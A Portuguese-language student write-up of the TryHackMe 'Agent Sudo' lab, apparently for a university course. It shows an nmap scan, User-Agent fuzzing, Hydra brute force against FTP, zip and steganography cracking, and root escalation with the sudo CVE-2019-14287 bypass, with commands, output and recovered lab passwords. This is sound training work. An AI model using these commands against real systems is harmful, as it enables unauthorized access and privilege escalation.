

Universidade de Brasília
Tópicos Avançados em Computadores

Write-Up

TryHackMe – Agent Sudo

Plataforma: TryHackMe
Dificuldade: Fácil
Data de Resolução: 13/06/2026

Autor: Mateus Reis Bastos
Matrícula: 241008513

Universidade de Brasília – UnB
2026

Sumário

1	Visão Geral	2
2	Reconhecimento	2
3	Exploração Inicial	2
4	Obtenção de Shell e Movimentação Lateral	3
5	Escalada de Privilégios	5
6	Conclusão	5

1 Visão Geral

Para resolver a máquina Agent Sudo precisei manipular cabeçalhos HTTP (**User-Agent**) para achar a porta de entrada. Depois, fiz brute-force no FTP e usei esteganografia para extrair arquivos ocultos em imagens. No final, escalei privilégios explorando o CVE-2019-14287 no sudo.

2 Reconhecimento

Primeiro, adicionei o IP da máquina e o domínio `agent.thm` no arquivo `/etc/hosts`.


```
1 sudo nano /etc/hosts
2 # Adicionar: <IP-DA-MAQUINA> agent.thm
```

Listing 1: Configuração do `/etc/hosts`

Depois, rodei um **Nmap** e encontrei as portas 21 (FTP), 22 (SSH) e 80 (HTTP) abertas.

```
1 nmap -sC -sV -T4 agent.thm
```

Listing 2: Comando de varredura Nmap



```
(kali@kali)-[~/Downloads]
$ nmap -sC -sV -T4 sudo.thm
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 18:59 -0400
Nmap scan report for sudo.thm (10.65.172.61)
Host is up (0.13s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|_ 256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_ 256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Annoucement
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.82 seconds
```

Figura 1: Resultado do escaneamento do Nmap indicando portas 21, 22 e 80.

Tentei rodar o **Feroxbuster** na porta 80 para mapear diretórios ocultos, mas o brute-force de URLs não achou nada de interessante.

```
1 feroxbuster -u http://agent.thm -w /usr/share/wordlists/dirb/
  common.txt -x php,html,txt,js -s 200,301,302,403
```

Listing 3: Tentativa de fuzzing de diretórios com Feroxbuster

3 Exploração Inicial

A página web na porta 80 pedia um "codinome" de agente. Já que o Feroxbuster falhou, pensei em testar o cabeçalho **User-Agent**.

Usei o **Burp Suite** para testar letras do alfabeto no **User-Agent** até o servidor aceitar a letra certa.


```
1 # Alterando o User-Agent na requisi o HTTP
2 User-Agent: C
```

Listing 4: Manipulação e Fuzzing do User-Agent (exemplo conceitual)

A aplicação me redirecionou para uma página que falava sobre o agente "Chris". Com esse nome de usuário em mãos, fui para a porta 21 tentar quebrar a senha do FTP com o **Hydra**.

```
1 hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://agent.
  thm
```

Listing 5: Ataque de força bruta no FTP via Hydra




```
(kali@kali) [~/Downloads]
1 hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://sudo.thm
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-30 19:21:33
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://sudo.thm:21/
[21][ftp] host: sudo.thm login: chris password: crystal
[STATUS] 14344399.00 tries/min, 14344399 tries in 00:01h, 1 to do in 00:01h, 15 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-30 19:22:47
```

Figura 2: Hydra obtendo sucesso na descoberta da senha do FTP para o usuário chris.

4 Obtenção de Shell e Movimentação Lateral

Dentro do FTP, achei algumas imagens (como a `cute-alien.jpg`) e um arquivo compactado.



```
(kali@kali) [~/Downloads]
1 ftp sudo.thm
Connected to sudo.thm.
220 (vsFTPd 3.0.3)
Name (sudo.thm:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||11750|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agent.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
226 Directory send OK.
ftp> get To_agent.txt
local: To_agent.txt remote: To_agent.txt
229 Entering Extended Passive Mode (|||29588|)
150 Opening BINARY mode data connection for To_agent.txt (217 bytes).
100% |*****| 217 308.46 KiB/s 00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (1.60 KiB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||63159|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |*****| 33143 120.74 KiB/s 00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (80.99 KiB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||60227|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |*****| 34842 127.78 KiB/s 00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (85.47 KiB/s)
ftp> exit
221 Goodbye.
```


Figura 3: Arquivos disponíveis no servidor FTP.

O `.zip` pedia senha. Extraí o hash com o `zip2john` e consegui quebrar usando o **John The Ripper**.

```
1 zip2john arquivo.zip > hash.txt
```

```
2 john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Listing 6: Quebra da senha do arquivo zip com John



```
(kali@kali)-[~/Downloads]
$ stegseek cute-alien.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek


[i] Found passphrase: "Area51"
[i] Original filename: "message.txt".
[i] Extracting to "cute-alien.jpg.out".
```

Figura 4: Descoberta da senha utilizada para os próximos passos.

Usei essa senha descoberta como *passphrase* no **stegseek** e consegui extrair os dados escondidos na imagem `cute-alien.jpg`.

```
1 stegseek cute-alien.jpg
```

Listing 7: Extração de arquivo oculto com stegseek



```
(kali@kali)-[~/Downloads]
$ stegseek cute-alien.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "Area51"
[i] Original filename: "message.txt".
[i] Extracting to "cute-alien.jpg.out".
the file "cute-alien.jpg.out" does already exist. overwrite ? (y/n)
y

(kali@kali)-[~/Downloads]
$ cat cute-alien.jpg.out
Hi james,


Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Figura 5: Uso do stegseek para quebra e extração de esteganografia.

A extração me deu um arquivo de texto com a senha do usuário `james` no SSH.



```
1 Dear agent J,
2
3 All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.
4
5 From,
6 Agent C
7
```

Figura 6: Mensagem secreta extraída revelando a senha do SSH.

Loguei com essas credenciais no SSH e peguei a *flag* de usuário (`user.txt`).

```
(kali@kali)-[~/Downloads]
$ ssh james@sudo.thm
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
james@sudo.thm's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun May 31 00:35:11 UTC 2026

System load:  0.0          Processes:      101
Usage of /:   40.3% of 9.78GB Users logged in:  0
Memory usage: 19%         IP address for ens5: 10.65.172.61
Swap usage:   0%

75 packages can be updated.
33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ pwd
/home/james
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
```

Figura 7: Acesso via SSH e leitura da flag do usuário james.

5 Escalada de Privilégios

No shell do james, rodei `sudo -l` para ver o que eu podia executar como administrador.

```
1 sudo -l
```

Listing 8: Verificando as permissões disponíveis no Sudo

A saída retornou `(ALL, !root) /bin/bash`, o que significa que o usuário podia rodar o `/bin/bash` como qualquer outro usuário do sistema, menos como root.

Verifiquei a versão do Sudo instalada e vi que era vulnerável ao **CVE-2019-14287**. Essa falha permite ignorar a restrição `!root` passando o *User ID* como `-1`. O sistema se perde na conversão e executa o comando como ID 0 (`root`).

```
1 sudo -u#-1 /bin/bash
```

Listing 9: Exploração da falha CVE-2019-14287 para obter shell root

Rodei o comando com esse bypass e ganhei um shell de root na mesma hora. Fui até o `/root` e li a flag final (`root.txt`).

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User james may run the following commands on agent-sudo:
  (ALL, !root) /bin/bash
james@agent-sudo:~$ sudo -u#-1 /bin/bash
```

Figura 8: Comando da exploração CVE executado com sucesso e extração da flag de Root.

6 Conclusão

A Agent Sudo é bem legal para treinar vetores de entrada diferentes, como explorar e fazer fuzzing direto no cabeçalho `User-Agent`. O desafio juntou isso com esteganografia

básica e uma falha pública antiga do Linux.

Explorar o CVE-2019-14287 direto no **sudo** mostrou na prática por que manter os pacotes atualizados é tão importante. Uma regra que deveria proteger o root acabou virando a porta de entrada para comprometer a máquina toda só por causa de um bug.

Referências

- [1] StationX. *Nmap Cheat Sheet*. Disponível em: <https://www.stationx.net/nmap-cheat-sheet/>
- [2] National Vulnerability Database. *CVE-2019-14287 Detail*. Disponível em: <https://nvd.nist.gov/vuln/detail/CVE-2019-14287>
- [3] HackTricks. *Steganography Tricks*. Disponível em: <https://book.hacktricks.xyz/crypto-and-stego/stego-tricks>